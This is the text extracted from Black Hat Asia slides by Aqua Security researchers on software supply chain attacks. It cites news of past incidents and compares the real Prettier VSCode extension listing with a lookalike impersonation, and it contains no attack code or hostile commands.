



MAY 11-12

BRIEFINGS

Breaking the Chain: An Attacker's Perspective on the Supply Chain

Yakir Kadkoda


Ilay Goldman



#BHASIA @BlackHatEvents

About us

- Security Researchers at Aqua Security
- Perform research on supply chain vulnerabilities
- Previously Red teamers



Our Research Mindset

The Hacker News

Home Data Breaches Cyber Attacks Vulnerabilities Webinars Store Contact

3CX Supply Chain Attack – Here's What We Know So Far

Mar 31, 2023 Ravie Lakshmanan

Cyber Threat / Supply Chain Attack



CIS Hardened Image

Home > The SolarWinds Cyber-Attack: What You Need to Know

The SolarWinds Cyber-Attack: What You Need to Know

→ Last Updated: March 15, 2021



/ tech

Home / Tech / Security

Codecov breach impacted 'hundreds' of customer networks: report



Updated: Reports suggest the initial hack may have led to a more extensive supply chain attack.



AccessPress Themes Hit With Targeted Supply Chain Attack


JANUARY 20, 2022 • BEN MARTIN




The Development Flow




The Development Flow




The Development Flow




The Development Flow



The Development Flow



The Development Flow



IDE Phase Visual Studio Code Extensions



IDE



SCM



Registry



CI/CD





Artifacts




Runtime

Code editors & IDE



Most popular IDE



VSCode Extensions



Python
Microsoft
microsoft.com   77.8M

IntelliSense (Pylance), Linting, Debugging (multi-threaded, remote), Jupyter Notebooks...

★★★★★ **FREE**



Code Runner
Jun Han  17.7M

Run C, C++, Java, JS, PHP, Python, Perl, Ruby, Go, Lua, Groovy, PowerShell, CMD,...


★★★★★ **FREE**




Docker
Microsoft
microsoft.com   21.5M

Makes it easy to create, manage, and debug containerized applications.


★★★★★ **FREE**




Live Server
Ritwick Dey  31.2M

Launch a development local Server with live reload feature for static & dynamic pages

★★★★★ **FREE**



Beautify
HookyQR  9.4M

Beautify code in place for VS Code

★★★★★ **FREE**




GitLens — Git superch
GitKraken
gitkraken.com   20.8M

Supercharge Git within VS Code — Visualize code authorship at a glance via Gi...

★★★★★ **FREE**

VSCode Marketplace



VSCode Marketplace

The screenshot displays the VS Code Marketplace interface. On the left, a list of extensions is shown, with 'Vetur' selected. The main panel shows the details for the 'Vetur' extension by Pine Wu. The extension is described as 'Vue tooling for VS Code' and has a rating of 4.62/5 (94) with 2.66M installs. The 'Features' section lists: Syntax-highlighting, Snippet, Emmet, and Linting / Error Checking.

Extension Name	Author	Installs	Rating	Install Button
Python	Microsoft	56.8M	4.5	Install
GitLens — Git supercharged	Eric Amodio	25.9M	5	Install
C/C++	Microsoft	24.3M	3.5	Install
ESLint	Dirk Baeumer	22.2M	4.5	Install
Debugger for Chrome	Microsoft	21.5M	4	Install
Language Support for Java(TM) by Red Hat	Red Hat	19.3M	4.5	Install
vscode-icons	VSCo Icons Team	18.7M	5	Install
Vetur	Pine Wu	17.3M	4.5	Install
C#	Microsoft	16.4M	4	Install

Vetur octref.vetur
Pine Wu | 17,313,644 | ★★★★★ | Repository | License
Vue tooling for VS Code
Install

Details Contributions Changelog

Vetur

VS Marketplace v0.21.1 Installs 2.66M rating 4.62/5 (94) Azure DevC

Vue tooling for VS Code, powered by vue-language-server.
Doc: <https://vuejs.github.io/vetur>
Try it out with Veturpack!
VueConf 2017 Slide & Video

Features

- Syntax-highlighting
- Snippet
- Emmet
- Linting / Error Checking



npm Packages



#BHASIA @BlackHatEvents

Malicious **npm** Packages

The Hacker News [Subscribe to Newsletter](#)

Home Data Breaches Cyber Attacks Vulnerabilities Malware Offers Contact

Discover all the attacks your servers are fighting [Sign Up for Free](#)

Researchers Uncover Malicious NPM Packages Stealing Data from Apps and Web Forms

July 05, 2022 Ravie Lakshmanan

DARKReading [The Edge](#) [DR Tech](#) [Sections](#) [Events](#)

Risk | 5 MIN READ NEWS

Malicious npm Packages Scarf Up Discord Tokens, Credit Card Info

The campaign uses four malicious packages to spread "Volt Stealer" and "Lofy Stealer" malware in the open source npm software package repository.

ZD NET tomorrow belongs to those who embrace it today

trending innovation home & office business finance education security


/ innovation

Home / Innovation / Security

Hundreds more packages found in malicious npm 'factory'

Over 600 malicious packages were published in only five days.

Malicious VSCode Extensions






Vulnerable ≠ Malicious






What can a VSCode extension do?

Impersonation of Popular Extensions



The Comparison



Prettier - Code formatter
 Prettier | 27,759,709 installs | 4.5 stars (372) | Free | Sponsor

Code formatter using prettier

[Install](#) [Trouble Installing?](#)

Overview | Version History | Q & A | Rating & Review

Prettier Formatter for Visual Studio Code

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

JavaScript · TypeScript · Flow · JSX · JSON
 CSS · SCSS · Less
 HTML · Vue · Angular · HANDLEBARS · Ember · Glimmer
 GraphQL · Markdown · YAML
 Your favorite language?

[Main](#) [Issues](#) [Downloads](#) [155k](#) [Installs](#) [32k](#) [Code style](#) [Prettier](#) [Follow Prettier](#) [33k](#)

Installation

Install through VS Code extensions. Search for Prettier - Code formatter

Visual Studio Code Market Place: Prettier - Code formatter

Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.

```
ext install esbenp.prettier-vscode
```

Default Formatter

To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.

<https://github.com/prettier/prettier-vscode>


Categories
Formatters

Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root-ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yarn yml

Works with
Universal, Web

Resources
Issues
Repository
Homepage
License
Changelog
Download Extension

Project Details
 • [Prettier/prettier-vscode](#)
 • Last Commit: a month ago
 • 14 Pull Requests
 • 31 Open Issues



Prettier - Code formatter
 Prettier | 2,370 installs | 4.5 stars (2) | Free | Sponsor

Code formatter using prettier

[Install](#) [Trouble Installing?](#)

Overview | Version History | Q & A | Rating & Review

Prettier Formatter for Visual Studio Code

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

JavaScript · TypeScript · Flow · JSX · JSON
 CSS · SCSS · Less
 HTML · Vue · Angular · HANDLEBARS · Ember · Glimmer
 GraphQL · Markdown · YAML
 Your favorite language?

[Main](#) [Issues](#) [Downloads](#) [155k](#) [Installs](#) [32k](#) [Code style](#) [Prettier](#) [Follow Prettier](#) [33k](#)

Installation

Install through VS Code extensions. Search for Prettier - Code formatter

Visual Studio Code Market Place: Prettier - Code formatter

Can also be installed in VS Code: Launch VS Code Quick Open (Ctrl+P), paste the following command, and press enter.

```
ext install esbenp.prettier-vscode
```

Default Formatter

To ensure that this extension is used over other extensions you may have installed, be sure to set it as the default formatter in your VS Code settings. This setting can be set for all languages or by a specific language.

<https://github.com/prettier/prettier-vscode>

Categories
Formatters

Tags
angular commonmark css ember flow
formatter glimmer graphql handlebars html
ignore javascript js json jsx less markdown
md mdx multi-root-ready php prettier pug
ruby scss styled-components styled-jsx swift
ts typescript vue yarn yml

Works with
Universal, Web

Resources
Issues
Repository
Homepage
License
Changelog
Download Extension

Project Details
 • [Prettier/prettier-vscode](#)
 • Last Commit: a month ago
 • 4 Pull Requests
 • 31 Open Issues

The Comparison

Prettier - Code formatter
Prettier | 27,759,709 installs | 4.5 stars | (372) | Free | Sponsor

Code formatter using prettier

[Install](#) [Trouble Installing?](#)

Overview Version History Q & A Rating & Review

Prettier Formatter for Visual Studio Code

Prettier is an opinionated code formatter. It enforces a consistent style by parsing your code and re-printing it with its own rules that take the maximum line length into account, wrapping code when necessary.

JavaScript · TypeScript · Flow · JSX · JSON
